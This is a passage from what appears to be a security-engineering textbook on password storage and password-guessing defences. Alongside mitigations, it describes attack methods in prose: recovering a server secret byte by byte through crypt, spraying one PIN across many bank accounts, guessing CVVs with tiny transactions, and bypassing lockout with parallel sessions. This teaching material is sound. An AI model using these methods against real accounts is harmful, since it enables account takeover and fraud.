There are many, many variations of this problem present in hardware devices. For example many secure microcontrollers won't allow their program memory to be read, or in general any non-approved operations to be performed, once certain bits have been set to move them into the secure state. Once this has been done they can only be reset back to the unprogrammed ground state, which erases everything in memory to allow the device to be reprogrammed (this is a standard procedure for programmable crypto hardware, if it were possible to update only the firmware without affecting anything else then an attacker could upload trojaned firmware that leaks the device's secret data). By interrupting the erase operation before it's completed, and specifically once the page of memory that contains the access-control flags has been erased, it's possible to compromise the security of the entire device, since the access-control flags have been reset to allow general access but the remaining data is still intact [270]. A simple workaround in this specific case would be to not use the erased state to signify access-all-areas but to require that the page (or pages) of memory that contain security control flags have some non-erased bits as markers. If the markers are erased, meaning that the reset-to-ground-state process was interrupted halfway through, then the only permitted operation would be to restart, or continue, the device reset operation, but not to treat it as an unprogrammed device.

Another variation of this problem occurred in a high-security microcontroller that carefully erased sensitive data in its onboard flash memory but failed to erase copies of the same data stored in RAM, allowing device master keys to be extracted from a

memory dump [271]. The lessons from this one are fairly obvious, although the vendor in question in this case didn't appear to be taking any steps to mitigate the problem.

In the case of password handling, variations of the non-atomic update problem have come up over and over again, and are still being encountered today. For example the Wall Street Journal (WSJ) concatenated subscribers' user names and a server-side secret value and ran the result through the Unix `crypt` function to create a cookie that users could use as an authenticator to sign in to their web site. Since `crypt` only processes eight bytes of data, it was possible to guess the server-side secret by registering an account with a seven-character user name, say "1234567", and then appending every possible eighth character and running the result through `crypt` until you got an output that matched the WSJ's authenticator. At this point you knew the first byte of the sever-side secret and could repeat this process for the second byte, third byte, and so on, until you had the entire server-side secret. Once you knew that, you could then log on as anyone. The WSJ made this even worse by using a constant salt value 'Ma' for all accounts, as well as having a number of other flaws in their authentication system [272]. A more recent variant of this flaw is the hash/MAC-value comparison problem that's discussed in "Cryptography for Integrity Protection" on page 359.

abcdefgh12345678

Figure 161: crypt16 implementation

Other mistakes were made when developers tried to extend the Unix password-handling design without really understanding the principles behind it. For example since the Unix password length was limited by the size of the DES key used in the encryption operation it wasn't possible to have passwords that were usefully longer than eight characters. In an attempt to get around this limitation, programmers at DEC created an extended version of the standard Unix `crypt` operation called `crypt16` for DEC's Ultrix version of Unix. `crypt16`, as its name indicates, used sixteen characters of password data instead of eight by encrypting two DES data blocks instead of one. This modification, a sort of kludge-and-paste of the standard `crypt`, used the first eight characters of password data for one block and the second eight characters for the second, as shown in Figure 161, but for cargo-cult purposes kept the total number of DES iterations at the original twenty-five, with twenty being applied to the first block of data and five to the second [273]. This allowed for very efficient password searches because there aren't too many words longer than eight characters and a mere five iterations of DES encryption could be used to find common word suffixes, which greatly reduced the search space for the remaining first

eight characters encrypted with twenty iterations of DES [274]. As a result, using a nice long password with `crypt16` was significantly less secure than using a short one.

$$abcdefg1234567$$

$$\downarrow$$

$$ABCDEFG1234567$$

'KGS!@#$%'   'KGS!@#$%'

DES   DES

Stored value

Figure 162: LMHASH implementation

Not to be outdone, Microsoft invented something even weaker than `crypt16` for their LAN Manager authentication or LMHASH, depicted in Figure 162. This has the same problems as `crypt16` but doesn't use a salt, applies only a single iteration of DES encryption instead of five or twenty or twenty-five, and converts the entire password to uppercase before using it as a DES key [275]. The absence of a salt means that it's possible to pre-compute all possible hash values offline and then perform a simple comparison operation to find the value corresponding to the password, but in practice the LMHASH can be calculated so quickly that no-one really bothers with the pre-computation. As a result the only thing that the lack of salt does is let you attack lots of accounts at once since a given password value will have the same LMHASH for all accounts, and it's successor NTHASH is barely any better, using a single iteration of the MD4 hash function over the unsalted password in place of a single iteration of DES.

A further development of this, MS-CHAPv2, extends these problems (after throwing in yet more hashing, nonces, and other odds and ends, including literal strings like "Pad to make it do more than one iteration") so that the result can be broken in under a day no matter how strong the password that's used with it [276], as can the NTLM challenge-response protocol [277].

It's for this reason that one text refers to LMHASH/NTHASH as a "cleartext-equivalent password hash", because even though it's been hashed it's no better than a plaintext password [278]. LMHASH and the protocol that it's used with, Windows NT domain authentication, have so many other flaws that one security tutorial calls it a "one-stop shop for demonstrating authentication protocol weaknesses" [279], which is why Microsoft switched to the far more secure Kerberos protocol starting with Windows 2000.

Beating even Microsoft's version, the WiFi Alliance came up with something that was weaker still, breaking a 7-digit PIN into 4-digit and 3-digit halves and separately authenticating the two halves, reducing the average number of guesses required from 50 million to eleven thousand [280][281].

Realising that making even the encrypted form of the password world-readable wasn't doing anything except making things easier for attackers, Unix systems eventually switched back to the original protected-storage model used before password encryption was introduced, although the passwords were kept encrypted just to be safe. So while the traditional password file is still present, the encrypted passwords themselves are stored in a shadow password file that's only accessible to privileged users [282] (even this isn't necessarily secure though, since some login

programs that followed the pattern "read shadow password file; verify user password; drop privileges; execute shell" could be signalled between the time they dropped privileges and executed the login shell, causing them to dump core and leave the contents of the shadow password file on disk for the user to peruse at their leisure [283]). Many Unix systems also eventually switched to a mechanism that allowed for longer passwords, although not of the `crypt16` or LMHASH/NTHASH variety.

That was the situation with traditional multi-user Unix systems. With anything else things are rather different. Users of web services are unlikely to be given a shell account from which they can grab a copy of the system password file for analysis and attack in the comfort of their own botnet. On the other hand online services have a disturbing habit of storing user authentication data in SQL databases running on the same machine as the web service itself, from which it can often be easily retrieved through an SQL injection attack or similar exploitation of AJAX loopholes.

A quick way of detecting sites that practice poor password management of this kind is to look for an indication that the site will mail out your password if you forget it, a sure sign that they're storing your password in plaintext form (this is exactly what Safe2Logon, discussed in "Site Images" on page 782, does). Alternatively, there are web sites like PasswordFail that track sites that store passwords in plaintext, and even a browser extension that'll perform the check for a known plaintext-password site for you automatically [284].

A variation of this is sites that send out a copy of your password in their confirmation email when you sign up, which is another indication of plaintext password storage although not quite as bad this time since they may only retain it for long enough to send out the enrolment confirmation email [139]. A far more serious concern with this insecurity indicator is that sites that store your password insecurely are often ones that'll also store your credit card information insecurely [285]

There really isn't enough room here to cover the huge range of homebrew strategies that developers have concocted for storing passwords [285], but in general there are three things that you should watch out for when you're contemplating a password-storage mechanism. First, use a hash function or cryptographic message authentication code (MAC) to hash the password. It doesn't matter if the hash function is nominally "broken" or not since the collision-resistance property of the hash function isn't relevant for its use in password processing. Second, you should include a unique, random salt with the data being hashed to ensure that people using the same password don't end up with the same password hash [286].

A variation of this is to use a value called pepper that works like salt but isn't stored like the salt is (this is particularly useful when you're dealing with legacy formats where there's no provision for storing a salt). To verify a password, you hash every possible pepper value with the password until you either get a match or run out of pepper values, effectively performing a limited brute-force attack on the hashed password data [287][288].

Finally, you should iterate the hashing a number of times to slow down wordlist and brute-force attacks. If you're using a crypto library that supports this sort of thing then look for a mechanism called PBKDF2, which decrypts to Password-Based Key Derivation Function No.2 and has been designed by cryptographers specifically for this purpose[140]. Unfortunately its support in security toolkits ranges from non-existent to very spotty, often requiring reading the source code in order to figure out what to do. Be careful with some APIs that appear to support something like this but don't, for example CryptoAPI has the likely-looking function `CryptDeriveKey()` but in the tradition of LMHASH/NTHASH this uses a single iteration of a hash function with no salt [289]. On the other hand the newer Windows Data Protection API (DPAPI) correctly uses PBKDF2, but unfortunately the result is a proprietary blob

---

[139] One company went even further and included the current password in emailed password-reset links "in order to authenticate the user". The response from a security auditor on seeing this was "someone needs shooting".

[140] In case you're wondering about Password-Based Key Derivation Function No.1, technically there isn't one, it's a gap left for historical reasons.

whose only use is to be passed back to another DPAPI function [290] (DPAPI is covered in more detail in "Case Study: Apple's Keychain" on page 622).

An iterated hash function isn't always the most appropriate thing to use for processing passwords. While the iteration process helps slow down password-guessing attacks it also makes legitimate password checks a lot more laborious, and really only makes sense if you expect the attacker to be able to steal your password database. As pointed out earlier, if an attacker is in a position to steal your password database then you probably have bigger problems than password-cracking to worry about.

An alternative to using an iterated hash that doesn't impose this level of server load is to use a keyed cryptographic message authentication code (MAC) with the protection being provided by the secret MAC key rather than through many iterations of hashing. Assuming that an attacker isn't in a position to lift encryption keys out of memory (which again indicates far more serious problems than basic password-guessing) this provides more security than even iterated hashing because an attacker would have to break the MAC in order to perform a password guess. As with password hashing, MAC generation doesn't depend on the collision-resistance of the underlying hash function so even a nominally "broken" hash function doesn't affect the security of the MAC value that it generates.

Figure 163: MAC-based password protection

The general concept behind MAC-based password protection is shown in Figure 163 and uses a master password or similar keying value to MAC the user's password and then stores the result in the password store, either a flat file, an SQL database, or however else the system chooses to store passwords. Handling the master password becomes a conventional server administration issue alongside handling of the server private key (if it's an SSL/TLS server) and other authentication or security information that the server requires.

A slightly different approach that also reduces the server load to a single iteration of hashing is to have the client perform the iterated hashing and send the result to the server. The server then performs a single further round of hashing and stores the result or compares it to the previously-stored result [291]. If an attacker captures the server's database then they still have to perform thousands of rounds of hashing to check each password, but the server itself only has to perform a single round in order to check a password's validity, with the rest being done by the client.

Another step that you could consider taking is to hash the user names that you're storing [292]. This has the benefit that someone who captures your authentication database not only gets no passwords, but doesn't even get any useful user names to match the passwords against. If your user names (or at least account names, the publicly-displayed name is usually some label chosen by the user) are email addresses then you don't lose anything by doing this because the user provides it for

both account logon and email-based password resets, and all you need to do is check that the hash of what they provide matches your stored hash.

Using a MAC to protect entries in your authentication database has an additional benefit in that it makes the database tamper-resistant. An attacker who can inject their own credentials into your database (for example through an SQL injection exploit) can bypass even sophisticated authentication systems like ones based on smart cards and similar encrypted authentication tokens. If the credentials in the database are MACed then they're resistant to modification through a data-injection vulnerability that would otherwise compromise something like a public-key database used for smart card authentication.

Banking Passwords

In the 1960s mainframe threat model used for Internet authentication the attacker keeps trying passwords against a user account until they guess the right one. What this means is that the user name stays constant and the password varies. The defence against this type of attack is the traditional "three strikes and you're out" one in which three incorrect password attempts set off alarms, cause a delay of several minutes before you can try again, or in the most paranoid cases lock the account, a marvellous self-inflicted denial-of-service attack.

Today the threat is quite different from the one present in this forty year-old model. In response to the three-strikes-and-you're-out defence attackers are keeping the password constant and varying the user name instead of the other way round. With a large enough number of users the attacker will eventually find one who's using the particular password that the attacker is currently trying against each account, and since they only try one password per account (or more generally a value less than the lockout threshold) they never trigger the defence mechanisms.

This is a general trend that's been ongoing for some years, with sysadmins and honeypot researchers observing attackers adapting their behaviour in order to avoid triggering IDSes and similar anomaly detectors [37][293][294][295]. The fact that some organisations require users to identify themselves using predictable, easily-guessed identifiers makes this type of attack even easier [296][297]. In other cases the identifiers aren't at all secret. To acquire a nice collection of Hotmail accounts, buy a list of Hotmail addresses from a spam broker and try a "strong" password like Blink182 against all of them. This is a 21st-century Internet attack applied against an anachronistic threat model that hasn't really existed for some decades.

Consider the following example of this attack, based on research carried out in the US in 2000 [298], and independently on the Norwegian banking system in 2003-4 [299]. The Norwegian banks used a standard four-digit PIN and locked the account after the traditional three attempts. They also made this type of attack easy by using fixed numeric userIDs instead of allowing users to choose their own user names, so that the total userID space was very easy to search. This is a classic example of developers offloading all of the hard work onto the users by retaining their existing bank-internal identifiers and forcing the users to keep track of them. Unfortunately since these internal IDs were designed for the convenience of the banking software and not as a security mechanism they fail badly when exposed to the outside world. This particular mistake isn't unique to the Norwegian banks that were the subjects of the study but has been repeated in other parts of the world as well.

A generalisation of this type of attack can be used against credit-card Card Verification Values (CVVs), typically a three-digit code printed on the back of the card that provides extra security (at least against more traditional types of attacks in which corrupt merchants capture and sell the card data from the magnetic stripe, since the CVV isn't present on the card's magnetic stripe and so can't be directly captured). To attack CVVs, effectively a three-digit PIN for the card, attackers can book a series of one-cent transactions using successive CVVs until one of the transactions is approved, at which point they've guessed the CVV. Generally this isn't necessary though because attackers phish the CVV alongside the card number.

Applications like SSH (when run on Unix systems) make this type of attack particularly easy since you practically know that there'll be accounts like "root", "test", "mysql", "oracle", "webmaster", "peter", "paul", "mary", and simple variations like "paulc" and "paulf" if there's more than one user with the first name "paul". Renaming the administrator account has been standard advice for Windows since at least Windows NT, but on Unix systems the same account can always be found under the name "root" (at best, some SSH implementations offer optional configuration settings to restrict some types of logins but this requires hand-editing configuration files and isn't part of any normal system administration process). The problem with these well-known fixed account names was illustrated in one honeypot experiment which found that 96% of all default account names that were present in the honeypot were used by attackers [37].

Using the fixed-PIN/varying-userID approach against the Norwegian banks, the researchers found that an attacker would be able to access one account out of every 220,000 tried (a botnet would be ideal for this kind of attack). On the next scan with a different PIN, they'd get another account. Although this sounds like an awfully low yield, the only human effort required is pointing a botnet at the target and then sitting back and waiting for the results to start rolling in. The banking password authentication mechanisms were never designed to withstand this type of attack, since they used as the basis for their defence the 1960s threat model that works just fine when the user is standing in front of an ATM.

There are many variants of this attack. Some European banks use dynamic PIN calculators to allow users to log on to their accounts, which generate a new time-based or pseudorandom-sequence based PIN for each logon. In order to accommodate clock drift or a value in the sequence being lost (for example due to a browser crash or network error), the servers allow a window of a few values in either direction of the currently expected value. As with the static-password model, this works really well against an attacker that tries to guess the PIN for a single account, but not so well against an attacker that tries a fixed PIN across all accounts, because as soon as their botnet has hit enough accounts they'll come up a winner. TANs and similar mechanisms like SMS-based authenticators don't have this problem because they're only used as an additional authorisation code and not as the primary account authenticator, so an attacker doesn't get a chance to perform this type of guessing attack.

An interesting mitigation for this specific attack is to treat the userID as part of the password space. In other words instead of assigning a predictable userID, assign a random value and have users write it down. Since the userID isn't intended to be secret there's no harm in them doing this, but it makes this particular type of attack much, much harder because the keyspace of the password has been expanded by the keyspace of the unpredictable userID [300].

This is a specialised form of having the user write down the password that works against this particular type of attack. A more general defence though is not to use short PINs as the primary account authenticator. Additional security mechanisms are relatively simple, and are covered in the next section.

Defending Against Password-guessing Attacks

Coming in after the first-place holder phishing (a long, long way after phishing), password-guessing is another approach that attackers use for getting into online accounts. There are two general threat models that we need to consider, the one from the 1960s where the attacker sits there typing one password after another until they get in, and a current one where the attacker has a botnet that can open an arbitrary number of connections from an arbitrary number of machines without any human intervention. Defending against the 1960s-style attack isn't too hard because all you have to do is frustrate the human at the keyboard sufficiently that they'll go away. The botnet is a lot more difficult to defeat because it's being controlled by a machine, so it can repeat a mindless task as often as necessary and wait as long as required for the task to complete. In addition since it's being run on other people's computers and using other people's network connections it doesn't matter if it consumes inordinate

amounts of CPU or results in the machine being blacklisted because there's plenty more where that came from.

This is a scary level of attack to try and defend against, but it's just this attack that's actively being used against SSH servers [293][294][301][302][303]. We'll take the easy one first, the 1960s-style attack in which the attacker sits there trying one password after another until they get in, and look at the harder one later on.

The most basic defence, which costs nothing and which you should always use even if it's something that can be bypassed relatively easily, is to implement password rate-limiting (rate-limiting defence techniques are discussed in more detail in "Rate-Limiting" on page 308). This ensures that an incorrect password incurs a time penalty before a second attempt is permitted.

Although this rate-limiting advice may seem like Security 101, Twitter never bothered implementing it it, leading to a large-scale breach in early 2009 by an attacker who simply threw a wordlist at the logon screen until they got lucky [304][305][306] (in response to this Twitter switched to the Open Authorisation (OAuth) protocol [307][308], but got that wrong as well [246]).

Frighteningly, even after this much-tweeted-about breach ongoing surveys of popular e-commerce, news, and communications/interaction sites found that the majority of them still set no limit on the number of password guesses allowed [253][309][310]. For example nearly four years after the Twitter breach Nintendo somehow managed to miss a brute-force attack on their Club Nintendo fan site that went through more than fifteen million passwords and continued for an entire month, with the attack only being discovered when an (unspecified) access error occurred [311].

Mind you it's not only computer systems that get this wrong. As a paper that presents one of the numerous attacks that have been made on e-passports points out, "we were particularly pleased that no country had chosen to make their passports lock up after a set number of failed [attack] runs of the [passport security] protocol" [312].

In theory it's better to insert the delay after the current password is entered rather than before the next one is entered in order to ensure that an attacker always gets hit with it. In practice though it doesn't make that much difference because an attacker who's sitting there trying one password after another will get hit by the delay either way and an attacker who only tries one password per connect attempt can infer whether the password is correct based on whether the delay is present or not. You can avoid this by adding the delay for valid as well as invalid logons, but that just means that you'll potentially end up annoying your legitimate users while having little effect on an attacker armed with a botnet who can parallelise their attack. At this point you're down to playing cat-and-mouse games with your opponent and the law of diminishing returns starts to kick in.

If you really want to explore all of the possibilities, try drawing a timing diagram with all the different combinations in which password attempts, delays, and yes/no responses can be communicated, and then look at how an attacker can infer information about what the server is doing from things like timing side-channels. One particularly nasty variant of the straightforward botnet attack that you'll discover from a timing diagram occurs when an attacker takes advantage of the way that high-performance servers are implemented, typically either as multiple processes or multiple threads within a process. Each server sub-process goes through the initial protocol handshake steps (if it's a cryptographic protocol like SSL/TLS or SSH), performs an authentication step with the client, and then continues if it succeeds or aborts if it fails, updating centralised state in the process. By opening (say) 1,000 sessions in parallel and delaying the authentication step until all 1,000 sessions have been established, an attacker gets 1,000 guesses at the password instead of the traditional three. The first three authentication failures will trigger the account lockout once the sub-process that handles them returns and the remaining 997 sub-processes will exit to an already locked-out account, but by that point they'll have already reported to the client whether the guess was correct or not. Fixing this by synchronising the login status across all instances of the server isn't really practical

because it in effect reduces the scalable distributed server to a single-instance bottleneck for the authentication portion of the protocol.

In theory there's also what appears to be an additional defence that you can apply which is to not distinguish between an invalid user name and an invalid password, a practice that some systems have historically applied because the designers felt that it was a good idea. This may well be another worst-practice best practice because in the presence of real-world users it can actually decrease security rather than increasing it. The reason for this is rather surprising, the details are covered in "Password Manager Browser Plugins" on page 781.

In some cases the use of this worst-practice can be even more serious than what's described there. For example some Android phones hide the owner ID and merely ask users to log in. If someone picks up the wrong phone from a desk and tries the password/PIN for their actual phone several times (a variation of the problem referred to above), the phone factory-resets itself ("for security"), destroying all of the original owner's data. Making things even worse, the phone in its factory-reset state can then be personalised by its new "owner". As a result the original owner loses all of their data (even if it's an accidental action) as well as control of their phone (if it's malicious).

Figure 164: In some rare cases distinguishing between invalid user names and passwords isn't a good idea

Mind you there is one special situation in which you really don't want to distinguish between invalid user names and passwords and that's the one illustrated in Figure 164. In this case all that's necessary is to report that the password-reset email has been successfully sent for any address that's entered, removing the ability for a third party to tell whether a particular user/email address is subscribed to the site or not.

So now you've got two options. The first is to defend against stupid attackers by inserting a delay on each incorrect password, with the delay occurring either before reporting the valid/invalid status for the current password or before allowing the next password attempt. The other option is to defend against less stupid attackers by ensuring that all authentication operations, whether the password is valid or not, incur the same time penalty and therefore don't leak any information via a timing side-channel. On the other hand any vaguely intelligent attacker will be using a botnet for the attack and parallelise it as much as the server will allow so the delay won't buy much because the attack is already running at the maximum rate that the server can accommodate. At this point you'll probably be banging your head against the wall because zero-risk bias (see "Theoretical vs. Effective Security" on page 5) demands that you come up with an effective solution but the only available option is a least-awful compromise between the various choices. If you can't decide for yourself

which of the above should take precedence, use a 1s delay for valid passwords and a 3-5s delay for invalid ones. Since not implementing timeouts makes things far too easy for attackers while doing so raises the bar sufficiently that the most obvious attacks are blocked, it's always worth doing this.

An additional protection measure, which unfortunately is also easily countered with a botnet, is to limit the number of incorrect password guesses to some fixed value, traditionally three (but see the discussion in "Passwords on the Client" on page 614) before disconnecting. Again, this is effective when the attacker is using a dialup modem that takes a full minute to reconnect but less so when they have a thousand-node botnet that can open connections as fast as the server can handle the TCP handshake. This again shows the extreme differences in defences between a 1960s-style attack and a current botnet-based attack. In the former case connection setup was complex and expensive so the defenders' goal was to kick the attacker off the line as quickly as possible. On the other hand with current botnet-based attacks connection setup is fast and free so the defenders' goal should be to keep the attacker uselessly hanging on for as long as possible. The use of botnets in attacks is particularly problematic because a botnet attack that only tries one password per connect attempt defeats the password retry-limit mechanism (and several similar ones) without even trying. As with the password-guess rate-limiting though, it costs almost nothing to implement and raises the bar for attackers, so there's no reason not to do it as long as you realise that it'll only slow down the stupid attackers.

Another measure, one that requires a bit more work, is to blacklist addresses from which password-guessing attacks are originating. There are a number of freely-available tools that'll let you do this, including external add-ons that employ mechanisms like parsing SSH server logs and adding firewall filter rules to block suspicious addresses for a certain amount of time [313][314][315][316]. As with the previous measures this has little effect against an attacker armed with a botnet and a near-infinite supply of IP addresses and entails rather more work for the server than adding a simple password timeout, so it's probably not worth bothering with unless you're dealing with a persistent attacker coming from a fixed IP address or address range.

A slightly different defensive measure that you can use is to seed your site with a large number of (virtual) honeypot accounts to tarpit attackers, taking them through a lengthy online ordering process (or whatever it is that your site does) complete with fake shipment processing, after which they receive nothing [317]. As with the TAN lockouts covered in "Password Lifetimes" on page 574, this again hits attackers where it hurts them the most, costing them time and money with no guarantee that they'll get anything out of it at the end. It has the additional advantage that it deals with password guessing without the potential denial-of-service problems of account lockouts. Honeypot accounts also make great tripwires for catching unauthorised accesses by insiders. This technique has been used for many years by organisations like banks, hospitals, and tax departments, who seed their databases with fake entries for high-profile individuals to catch people accessing records that they shouldn't be [141].

Going beyond this there are a near-infinite variety of other cat-and-mouse games that you can play with attackers, but like various spam-mitigation strategies they all tend to rely on some form of security through obscurity and only work as long as the attackers aren't actively trying to counter them [318]. For example moving your server to a different port can drop attacks down to nearly zero until everyone else does it too, at which point the attackers will check for it and you're back to square one. This is exactly what happened with spam-mitigation measures like greylisting using SMTP 4xx error codes, which relied on the spammers having non-standards-compliant mailers (or Microsoft Exchange [319]). As soon as this became popular enough to make a difference the spammers adapted their mailers to handle it and the defenders had to start looking for a new trick that would stem the flood until the

---

[141] The fact that this protective measure exists is rarely publicised, which makes it about as useful a deterrent as the secret doomsday device in Dr. Strangelove.

spammers adapted again [320]. I once spent some time analysing a large amount of SSH traffic from a honeypot in an attempt to find any type of behaviour-based defence that could be used to filter out the attacks but found that for every defensive measure applied there was a relatively trivial change that could be made to the attack strategy that would quite effectively sidestep it. In particular, an attacker using a botnet to connect from a wide range of IP addresses and trying a single authentication attempt before disconnecting would defeat any blacklist- or lockout-based defence. It's not certain whether the attackers specifically designed their strategy to defeat every conventional countermeasure or whether this effect was purely serendipitous[142] but in either case it's remarkably effective and remarkably difficult to counter.

If you do feel like engaging in an arms race with the bad guys then there's an endless amount of material available on the topic of anomaly detection (more usually known under its specific application domain of intrusion detection) and you can pick and mix whatever techniques and mechanisms grab your fancy [321][322][323][324] [325][326]. The general problem with all of these methods though is that you end up having to create and maintain a significant anomaly-detection infrastructure when your original goal was merely to provide a secure logon mechanism for a server.

Another source of possible defences against the botnet attack is to look at a variant called a Sybil attack in which an attack masquerades as a multitude of entities in order to launch an attack, more usually carried out against reputation-based systems like eBay trader ratings or Google's PageRank [327]. As with anomaly detection there's a near-limitless flow of publications that deal with this [328], and most of them are even less practical than solving the intrusion detection problem.

Rather than resorting to extreme measures like blacklisting the entire world's IP address space [329] a far more effective measure is to take advantage of the fact that you have inside knowledge of what's allowed and what isn't and the attacker doesn't (sometimes called "the position of the interior" by military strategists) so that they have to try and attack everywhere (or in practice try their attack elsewhere) while you only have to defend in one specific location, reversing the usual trend in which you have to defend everywhere and they only have to find one weakness.

Using a whitelist as a defence strategy is a form of network attack surface reduction that removes your system from view for general network-based attacks, requiring a very specific attack to even be able to target your systems. One relatively simple whitelisting measure is to whitelist only those addresses or address ranges that have successfully authenticated in the past. As with several other defensive measures that are discussed here, this is an adaptive learning mechanism that (transparently) has the user contribute the intelligence needed for the defence for you.

You can extend this learning-mechanism concept even further into a set of measures that do actually work against attackers armed with botnets. The general idea behind these is to whitelist known-good authentication attempts while tarpitting potential attacks in the most annoying manner possible. Whitelisting IP addresses (or subranges) is one way of doing this and has the advantage that, like blacklisting, it can often be done without modifying the target server (as the discussion in "Design for Evil" on page 300 has already indicated, it's quite possible to uniquely identify machines even in the presence of proxies, NAT, and DHCP, so this approach isn't as hopeless as it might at first seem).

A far more effective mechanism though is to whitelist the user, or more specifically the device that they're connecting from. To do this the server stores a cookie on the client's machine on the first successful connect. This doesn't have to be secret or secure, just random enough to be unguessable to an attacker. There's not even any need for the server to store these values because it can regenerate them on demand by using a message authentication code (MAC) of the user's account name, with the MAC key making the cookie's value unguessable to an attacker (MACs are discussed in more detail in "Cryptography for Integrity Protection" on page 359).

---

[142] The Russian mafia were unavailable for comment at the time of going to press.

On subsequent connects the client submits the cookie when they connect and the server can use this to verify whether they've successfully connected before. This foils the standard password-guessing attack method because an attacker now has to guess not only the password but also a completely random cookie, and can be blocked even if they guess the password correctly by detecting the absence of a valid cookie. Some widely-used sites like Facebook and Google already allow this sort of thing as an opt-in extra-security mechanism [330], with the downside being that since it's opt-in and most people don't, the first thing that many attackers do when they compromise an account is turn on the extra security in order to lock the legitimate owner out.

You can do the same thing with authenticators added to URLs in browser bookmarks or bookmarklets, a technique that's discussed in more detail in "Self-Authenticating URLs" on page 384. In effect this is a variation of the key-continuity model of key management described in "Key Continuity Management" on page 375.

A similar use of cookies has been proposed as one of the (endless) flow of suggestions for addressing the spam problem. This very simple measure involves putting a cookie in the RFC 822 header of outgoing mail and whitelisting incoming mail that also contains the cookie, which indicates that it's a response to earlier contact from the local system and (presumably) not unsolicited. This is particularly useful for email because the cookies make it possible to fast-track messages to bypass expensive filtering without having to examine the message bodies [331]. As with the cookies used to prevent password-guessing attacks, there's no need to store them as long as the server can recognise its own cookies when it receives them back.

Incidentally, if you are going to be storing cookies on the client machine then don't assume that you'll get back what you sent if there's some benefit for the client in modifying the information in the cookie [332]. For example during the turn-of-the-century dot-com mania the manipulation of cookies sent by click-on-our-links-to-win-prizes web sites became so bad that some geeks had to resort to inventing entire families of virtual people who shared their apartments with them in order to accommodate the volume of prizes that they were being sent. If you're using the cookie purely as a random blob to strengthen the password then there's nothing there to protect, but if you're adding additional information such as a timestamp or access-rights information then you've turned a basic random nonce into what in formal security terms is called a capability. A capability is a token held by a user that grants them certain rights on a system and works as the inverse of an access control list or ACL by recording the access information on the client instead of on the server. Kerberos tickets and certificates (in the rare occasions when they're used for access control) are examples of capabilities.

